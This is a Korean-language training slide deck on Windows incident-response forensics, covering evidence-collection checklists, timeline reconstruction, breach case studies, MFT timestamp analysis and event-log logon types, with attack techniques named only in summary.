

침해사고 분석대응 전문가

윈도우 침해사고 분석

ADT캡스|인포섹

Top-CERT

강사 : 최 재 석 책임

(choijaeseok91@sk.com)

목 차

1. Getting Started

- Basic Considerations
- Viewpoint
- Case Study

2. Windows 침해사고 분석

- Overview
- Collecting Artifacts
- Artifacts Analysis
- Memory Analysis

3. Appendix

- Weblog Analysis
- Webshell

1. Getting Started – Basic Considerations

□ 자료 수집

항목	설명
사고 이력 확인	최초 사고 징후 확인 날짜 및 시간
	특이사항 및 조치사항 확인
서비스 개요 및 현황 확인	서비스 개요 정보 수집 - 서비스 관리조직/담당, 서비스개요, 주요자산 등
	관리적 보호수준 확인 - 사고대응절차, 자산관리, 접근통제, 암호화 등
환경설정 확인	로그 위치 및 홈 디렉토리 확인
	새로 추가된 가상 사이트 및 디렉토리 확인
	방화벽 정책 설정 확인
웹구조 파악	운영되고 있는 사이트들 확인
	네트워크/웹 방화벽 적용여부 확인
	네트워크 전체 구조 확인(구조도)
	운영 중인 서버 및 역할 확인 (DB서버 등)
	DB연결, 공유 연결 등 확인

1. Getting Started – Basic Considerations

□ 자료 수집

항목	설명
로그수집	WEB로그(accesslog, errorlog)
	WAS로그(accesslog, errorlog)
	OS로그
	보안장비(FW, IDS, IPS, WAF, etc.) 로그
DB 점검	DB사용자 확인(관리자 확인 필요) - 엔터프라이즈 관리자, SA 계정 패스워드 확인
	최근 생성된 DB테이블 확인 - SQL Injection 도구 사용 시그니쳐 : D99_Tmp 등
	안정적인 버전 사용여부
웹셀 점검	웹셀 시그니쳐 점검(정규표현식 포함), 웹셀 파일명으로 검색
시스템 정보 확인	운영체제
	어플리케이션
	프레임워크
	시간

1. Getting Started – Basic Considerations

□ TimeLine

▶ 침해사고분석 측면에서의 효용

- 분석할 로그의 양을 한정시킴과 동시에 침해 관련 이벤트를 발견할 확률을 높임
 - √ 특정 침해 이벤트에서 획득한 시간 정보를 기준으로 시간 값이 있는 다른 로그를 분석
 - √ 시스템 level의 로그 뿐만 아니라 보안장비에서 발생한 이벤트 등
시간 값을 갖고 있는 모든 로그를 대상으로 함
- 침해 시나리오 재구성에 따른 논리적 근거 획득
 - √ 침해 관련 시점을 확정 지어 이와 관련된 모든 이벤트를 시간순으로 재구성
 - √ 침해 흐름을 직관적으로 이해하기 위한 근거가 됨

1. Getting Started – Basic Considerations

□ TimeLine

▶ 적용 사례

- 침해 시점, 특히 취약점을 이용한 최초 침해 시점의 이벤트는 시스템 권한을 획득하거나 백도어를 설치하기까지 제한적인 시간동안 이뤄짐
- 분석 기준 시점 획득의 예
 - ✓ 침해와 관련된 증상이 최초로 발생한 시간
 - ✓ 위와 관련하여 보안장비 이벤트가 탐지된 시간
 - ✓ 시스템에서 발견된 악성코드의 파일 생성 시간
 - ✓ 백신 등에서 다수의 악성코드가 탐지된 시간
 - ✓ 확인되지 않은 시스템 계정이 생성된 시간, 첫 로그인 시간

1. Getting Started – Basic Considerations

□ TimeLine

▶ 시간 값을 갖고 있는 데이터의 종류

- 파일의 MAC time
- 웹 로그
- 시스템 로그
- 윈도우 이벤트 로그
- 윈도우 레지스트리
 - √ 계정 별 최종 로그인 시간, 최근 실행된 파일 내역, network drive 연결 시간, USB 연결 시간 등
 - √ 특정 레지스트리 키 값의 마지막 수정 시간
- 인터넷 히스토리
- 프리패치
- AV 이벤트 로그
- 기타(보안 장비 로그 등)


1. Getting Started – Viewpoint

{ 시스템에 어떻게 들어왔는가

{ 들어와서 어떤 행위를 했는가

{ 무엇으로 어떤 증상을 유발했는가

{ 추가적인 피해 가능성은 없는가



1. Getting Started – Viewpoint

□ 시스템에 어떻게 들어왔는가?


▶ Viewpoint

- 내부 관점에서 볼 것인가 외부 관점에서 볼 것인가
- 내부-외부 관점, 내부-내부 관점에서 어떤 취약 포인트들이 있는가
- 최근 발생한 보안 위협(보안 이벤트)과 취약 포인트와의 교집합엔 무엇이 있나
- 침해 관련 증상이 처음 발생한 시점 이전 수일간 발생한 이벤트/로그 중 특이사항이 있는가
- 해당 서버에서의 사용자 행위가 존재하는가
- 이전에 침해사고를 당한 적이 있는가, 있었다면 당시에 발견된 취약점은 언제 패치 되었는가

▶ Example

- 웹 (어플리케이션) 취약점
- 시스템 취약점
- 사회공학 기법

[- 시스템에 어떻게 들어왔는가 [- 들어와서 어떤 행위를 했는가 [- 무엇으로 어떤 증상을 유발했는가 [- 추가적인 피해 가능성은 없는가



1. Getting Started – Viewpoint

□ 들어와서 어떤 행위를 했는가?


▶ Viewpoint

- 최초 침해 event 전후로 시스템 로그상 특이사항이 있는가
- 위 시점 전후로 파일 개체가 새로 생성되거나 변경된 이력이 있는가
- 확인되지 않은 시스템 계정이 생성되어 있다면, 해당 계정으로 무슨 행위를 했는가
- 시스템 로그 등이 변조되거나 삭제된 흔적이 있는가
- 공격자가 키로거나 백도어를 설치했는가

▶ Example

- 시스템 계정 생성
- 백도어, 루트킷 설치
- 시스템 파일 변조
- 악성코드 재실행 수단 확보
- 로그 훼손 및 삭제, Anti-Forensic

[- 시스템에 어떻게 들어왔는가 [- 들어와서 어떤 행위를 했는가 [- 무엇으로 어떤 증상을 유발했는가 [- 추가적인 피해 가능성은 없는가



1. Getting Started – Viewpoint


□ 무엇으로 어떤 증상을 유발했는가?

▶ Viewpoint

- 시스템에서 악성코드가 발견되었는가
- 발견된 악성코드의 기능은 무엇인가, 악성코드로 무엇을 할 수 있는가
- 위 악성코드가 실행된 흔적이 있는가
- 위에서 확인된 내용과 침해 증상이 직간접적으로 관련이 있는가
- 악성코드가 아닌 일반 툴이나 내부 명령어 등으로 동일한 증상을 재현할 수 있는가
- 증상이 최초로 발생한 시점은 언제인가
- 동일한 증상이 다수 발생했다면 매 시기마다 공통적으로 발견되는 특징이 있는가, 그 특징은 어디서 유래하는가

▶ Example

- DB (개인/기밀정보) 유출
- 과도한 트래픽 발생, DDOS 공격 등으로 인한 서비스 지연/중단
- 페이지 위/변조, 악성코드 삽입
- 기타 침해 이벤트



1. Getting Started – Viewpoint


□ 추가적인 피해 가능성은 없는가?

▶ Viewpoint

- 네트워크 구성상 조사 대상 서버와 인접한 시스템에는 어떤 것들이 있는가
- 침해 증상이 발생한 시점 전후로 관련 시스템에서 발견된 특이 이벤트/로그가 있는가
- 악성코드 이슈라면 관련 시스템에 동일한 악성코드가 설치 되어 있지는 않은가
- 관련 시스템에서 동일한 증상이 발생한 적이 있는가
- 조사 대상 서버와 동일한 취약점을 가진 시스템이 있는가
- 조사 대상 서버가 해킹 경유지로 사용된 정황은 없는가

▶ Example

- 피해 시스템 경유지로 악용
- 내/외부 시스템 공격지로 악용



1. Getting Started – Case Study

□ 사고분석사례 A

시스템에 어떻게 들어왔는가

- 원격데스크톱 Brute-forcing
- SMB Exploit
- 작업을 목적으로 방화벽 정책 all 허용
(작업 종료 후 방화벽 정책 원복 X)

들어와서 어떤 행위를 했는가


- 악성코드 다운로드
- 백도어 설치
- 관리자 계정 생성

무엇으로 어떤 증상을 유발했는가

- 랜섬웨어 감염으로 인한 파일 암호화
- 암호화폐 채굴 악성코드 동작
- 추가 피해 확산을 위한 원격데스크톱
Brute-forcing / SMB Exploit

추가적인 피해 가능성은 없는가

- RDP 통신량 확인 결과
내부 정보 유출 가능성 無



1. Getting Started – Case Study

□ 사고분석사례 B

시스템에 어떻게 들어왔는가

- 임직원의 해킹메일 수신 및 첨부 문서 실행

들어와서 어떤 행위를 했는가


- 악성코드 다운로드
- AD 관리자 계정 탈취
- Lateral Movement

무엇으로 어떤 증상을 유발했는가

- AD의 GPO를 통한 악성코드 전파
- 백신 종료
- 대규모 랜섬웨어 감염

추가적인 피해 가능성은 없는가

- 랜섬웨어 감염 외 추가 피해 無



1. Getting Started – Case Study

□ 사고분석사례 C

시스템에 어떻게 들어왔는가

- 해외지사 PC 장악
- 전용선을 통한 국내 거점 확보

들어와서 어떤 행위를 했는가


- ntds Cracking을 통한 AD 관리자 계정 탈취
- 악성코드 다운로드
- Lateral Movement

무엇으로 어떤 증상을 유발했는가

- CrackMapExec를 통한 원격 명령 실행

추가적인 피해 가능성은 없는가

- 민감 정보 유출 無



목 차

1. Getting Started

- Basic Considerations
- Viewpoint
- Case Study

2. Windows 침해사고 분석

- Overview
- Collecting Artifacts
- Artifacts Analysis
- Memory Analysis

3. Appendix

- Weblog Analysis
- Webshell

2. Windows 침해사고분석 – Overview

□ Overview

범주	세부 범주	개요
증거 수집	memory dump	시스템 메모리 덤프 수집
	주요 아티팩트 수집	forecopy를 이용한 주요 아티팩트 수집
	storage dump	저장 매체 덤프 수집
메모리 분석 (volatility)	process	메모리 덤프를 기반으로 한 프로세스 검증
	network	메모리 덤프를 기반으로 한 네트워크 행위 검증
	malware & rootkit	은닉된 프로세스 및 네트워크 행위 탐색, 루트킷 탐지
Process	process, handle, DLL	프로세스 검증, handle 및 DLL 파일 검증
Network	network connection	리스닝 포트, 세션 등 네트워크 행위상 특이 사항 검증

2. Windows 침해사고분석 – Overview

□ Overview

범주	세부 범주	개요
MFT	MFT parsing, sorting	파일 시스템 메타 데이터 수집 및 변환, 분석법
Registry	sam & ntuser	로컬 계정 정보 및 사용자 계정 별 행위 정보 점검
	autoruns	윈도우 부팅 중에 자동으로 시작되는 객체들 (드라이버, DLL, 시작프로그램) 검증
	most recently used information	최근 사용 목록 점검
Event log	event log parsing	윈도우 이벤트 로그 필터링, 분석법
Internet history	Internet history view	브라우징 히스토리를 이용한 인터넷 행위 분석
Prefetch	winprefetch view	프리패치 파일을 이용한 파일 실행 여부 검증

2. Windows 침해사고분석 – Collecting Artifacts

□ 수집 순서

▶ 휘발성 증거 수집 후 비휘발성 증거 수집

- Memory Dump (또는 휘발성 정보를 항목별로 수집)
 - forecopy (비휘발성 정보1) → Storage Dump (비휘발성 정보2)
- 대부분의 휘발성 정보는 Memory Dump에서 획득 가능
- Storage Dump에서 모든 비휘발성 정보를 얻을 수 있으나 분석 편의를 위해 forecopy로 주요 artifacts를 우선적으로 수집
- 실제 분석은 획득한 Data(Memory/Storage Dump 등)뿐만 아니라 Live 시스템 점검과 병행하여 진행하는 것이 좋음

2. Windows 침해사고분석 – Collecting Artifacts

□ 휘발성 증거 수집

▶ 시스템 정보

- 시스템 시간
- 클립보드의 임시 데이터
- 실행중인 파일 관련 정보
 - 부모/자식 프로세스
 - DLL 등 연관 정보
- 현재 로그인한 계정 정보
- 콘솔 명령어(cmd)
- 메모리
- 레지스터, 캐시

▶ 네트워크 정보

- ARP 테이블
- 통신 관련 정보
- IP, DNS 설정 정보
- 통신중인 프로그램
- 네트워크 환경
- 라우팅 테이블
- 원격 사용자 정보
- 사용중인 외부 자원
- 원격 접근 파일

2. Windows 침해사고분석 – Artifact Analysis

□ 점검 항목

항목	설명
MFT	사고 시점 이전 의심 파일 생성 및 접근 시간 점검
	파일 변조(ex. 랜섬웨어) 의심 시 파일 수정 시간 점검
Evtx	비정상적인 로그인 시도(Brute Force) 존재 여부 점검
	새로운 프로세스, 서비스, 작업 등의 생성 여부 점검
	Remote Desktop, Outbound Traffic이 존재 여부 점검
Registry	의심스러운 파일이 자동 실행 등록 여부 점검
	의심스러운 서비스 등록 여부 점검
	의심스러운 응용프로그램 설치 여부 점검
	응용프로그램 실행 및 호환성 캐쉬 로그 점검

2. Windows 침해사고분석 – Artifact Analysis

□ 점검 항목

항목	설명
Process	트리 구조 상 의심스러운 프로세스 점검
	의심스러운 svchost.exe 프로세스 점검
Network	State가 LISTENING, SYN_SENT, ESTABLISHED인 포트 번호와 프로세스명 점검
	외부 IP와의 Connection 여부 점검
Internet History	악성코드 다운로드 및 파일 접근 여부 점검
Prefetch	프리패치 파일을(.pf) 이용한 파일 실행 여부 검증
UserAssist	실행한 프로그램이나 바로가기의 접근 정보, 실행 횟수, 마지막 실행시간
Task	의심스러운 작업 등록 여부 점검
Recycle.bin	휴지통에 존재하는 파일 점검

☐ **MFT**

- ▶ Master File Table의 약자로 NTFS 파일 시스템에 존재하는 모든 폴더, 파일의 Metadata 정보를 저장
- ▶ 파일로는 %ROOT%\\$MFT로 존재, 파일 탐색기 상에서는 확인할 수 없어 아래 방법으로 추출
 - forecopy를 통한 \$MFT 추출
 - Disk Image를 통한 \$MFT 추출
- ▶ \$MFT는 Binary이므로 별도로 csv 변환 과정을 거쳐야 함
 - analyzeMFT.exe -l -f \$MFT -o C_MFT.csv

[illegible]

2. Windows 침해사고분석 – Artifact Analysis

□ MFT

▶ 주요 필드 설명

- Active : 현재 폴더 또는 파일 존재 여부(Active : 존재, Inactive : 삭제)
- Record type : 폴더, 파일 여부
- Filename #1 : 폴더 또는 파일의 절대 경로
- Std Info : \$Standard_Information에 저장되어 있는 시간 정보로, Windows API를 통해 쉽게 변경이 가능함
- FN Info : \$File_Name에 저장되어 있는 시간 정보로, 시스템 커널에 의해서만 변경 가능함

▶ 다음과 같은 엑셀의 기능을 이용하여 분석하기 용이하게 설정

- 불필요한 필드는 숨기기
- FN Info 열 선택 -> 셀 서식 -> 사용자 정의 -> yyyy-mm-dd hh:mm:ss.000
- 생성 시간 순서대로 보기 위해 Creation Date를 오름차순/내림차순으로 정렬

Record	Good	Active	Record	Filename #1	FN Info Creation date	FN Info Modification date	FN Info Access date	FN Info Entry date
696090	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.656	2019-03-19 11:43:28.831	2020-04-03 09:39:28.656	2020-04-03 09:39:28.656
696091	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.661	2019-03-19 11:43:45.473	2020-04-03 09:39:28.661	2020-04-03 09:39:28.661
696092	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.666	2019-03-19 11:43:42.942	2020-04-03 09:39:28.667	2020-04-03 09:39:28.667
696093	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.674	2019-03-19 11:43:50.208	2020-04-03 09:39:28.675	2020-04-03 09:39:28.675
696094	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.679	2019-03-19 11:43:39.770	2020-04-03 09:39:28.679	2020-04-03 09:39:28.679
696095	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.683	2019-03-19 11:43:45.817	2020-04-03 09:39:28.684	2020-04-03 09:39:28.684
696096	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.689	2019-03-19 11:43:41.004	2020-04-03 09:39:28.690	2020-04-03 09:39:28.690
696097	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.694	2019-03-19 11:43:46.911	2020-04-03 09:39:28.694	2020-04-03 09:39:28.694
696098	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.698	2019-03-19 11:43:49.583	2020-04-03 09:39:28.698	2020-04-03 09:39:28.698
696099	Good	Active	File	/Windows/Softwar	2020-04-03 09:39:28.702	2019-03-19 11:43:46.895	2020-04-03 09:39:28.703	2020-04-03 09:39:28.703

2. Windows 침해사고분석 – Artifact Analysis

□ MFT


▶ 주요 점검 포인트

- 아래 시점 등을 기준으로 점검
 - √ 침해사고 인지 시각
 - √ 발견된 악성코드(웹쉘 포함)이 생성(실행)된 시각
 - √ 확인된 비정상 DB테이블 생성(수정) 시각
 - √ 확인되지 않은 시스템 계정 생성(로그인) 시각
 - √ 보안장비에서 탐지된 각종 scanning/injection 등의 이벤트 시각
- 로그 파일의 경우 해당 파일의 modify time과 마지막 로그의 시간 값을 비교함으로써 로그 파일 변조 여부를 간접적으로 검증 가능

2. Windows 침해사고분석 – Artifact Analysis

□ MFT

▶ 참고 자료



Windows 10 Time Rules

\$STANDARD_INFO

File Rename	Local File Move	Volume File Move	File Copy	File Access	File Modify	File Creation	File Deletion
Modified - No Change	Modified - No Change	Modified - No Change	Modified - No Change	Modified - No Change	Modified - Changed	Modified - Changed	Modified - No Change
Access - No Change	Access - No Change	Access - Changed	Access - Changed	Access - No Change	Access - Changed	Access - Changed	Access - No Change
Creation - No Change	Creation - No Change	Creation - Changed	Creation - Changed	Creation - No Change	Creation - No Change	Creation - Changed	Creation - No Change
Metadata - Changed	Metadata - Changed	Metadata - No Change	Metadata - No Change	Metadata - No Change	Metadata - Changed	Metadata - Changed	Metadata - No Change

\$FILE_NAME

File Rename	Local File Move	Volume File Move	File Copy	File Access	File Modify	File Creation	File Deletion
Modified - No Change	Modified - No Change	Modified - Changed	Modified - Changed	Modified - No Change	Modified - Changed	Modified - Changed	Modified - No Change
Access - No Change	Access - No Change	Access - Changed	Access - Changed	Access - No Change	Access - Changed	Access - Changed	Access - No Change
Creation - No Change	Creation - No Change	Creation - Changed	Creation - Changed	Creation - No Change	Creation - No Change	Creation - Changed	Creation - No Change
Metadata - No change	Metadata - No change	Metadata - Changed	Metadata - Changed	Metadata - No Change	Metadata - Changed	Metadata - Changed	Metadata - No Change

CYBERFORENSICATOR.COM

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

- ▶ Windows Event Log는 Windows 운영체제의 전반적인 행위를 기록
- ▶ 대표적으로 로그인 성공/실패, 서비스 설치/실행, 프로세스 실행 로그 등이 기록됨
- ▶ Windows Vista 이후로 로그의 종류가 다양해 지고 Event ID가 변경됨

차이점	Windows XP/2003	Windows Vista 이후
확장자	evt	evtx
저장되는 로그	보안(Security) 시스템(System) 응용프로그램(Application)	보안(Security) 시스템(System) 응용프로그램(Application) SMB, Powershell, WinRM, TerminalService 관련 등 수백 가지
저장 위치	C:\Windows\System32\config	C:\Windows\System32\winevt\Logs

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 주요 점검 포인트 / 이벤트(인증 관련)

- 관리자 대역 IP 외의 IP에서 로그인을 시도한 이벤트
 - 다량의 로그인 실패 이벤트
 - 로그인 유형이 3인데 NTLM 인증인 경우
 - 로그인 유형이 10인 이벤트의 원본 네트워크 주소
 - 로그인 유형이 10인데 주소가 127.0.0.1인 경우
- ✓ Reverse connection 가능성

이벤트 ID	설명
4624	시스템에 정상적으로 로그인 성공
4625	알 수 없는 계정, 잘못된 암호로 로그인 시도

Windows 2008 기준

유형	분류	설명
2	대화식	콘솔에서 키보드로 로그인
3	네트워크	네트워크를 통한 원격 로그인
4	자동실행(스케줄)	스케줄에 등록된 배치 작업 실행 시 미리 설정된 계정 정보로 로그인
5	서비스	서비스가 실행 될 때 미리 설정된 계정 정보로 로그인
7	잠금 해제	화면보호기 잠금 해제 시
8	네트워크	네트워크를 통한 원격 로그인 시 계정 정보가 평문으로 전송되는 경우
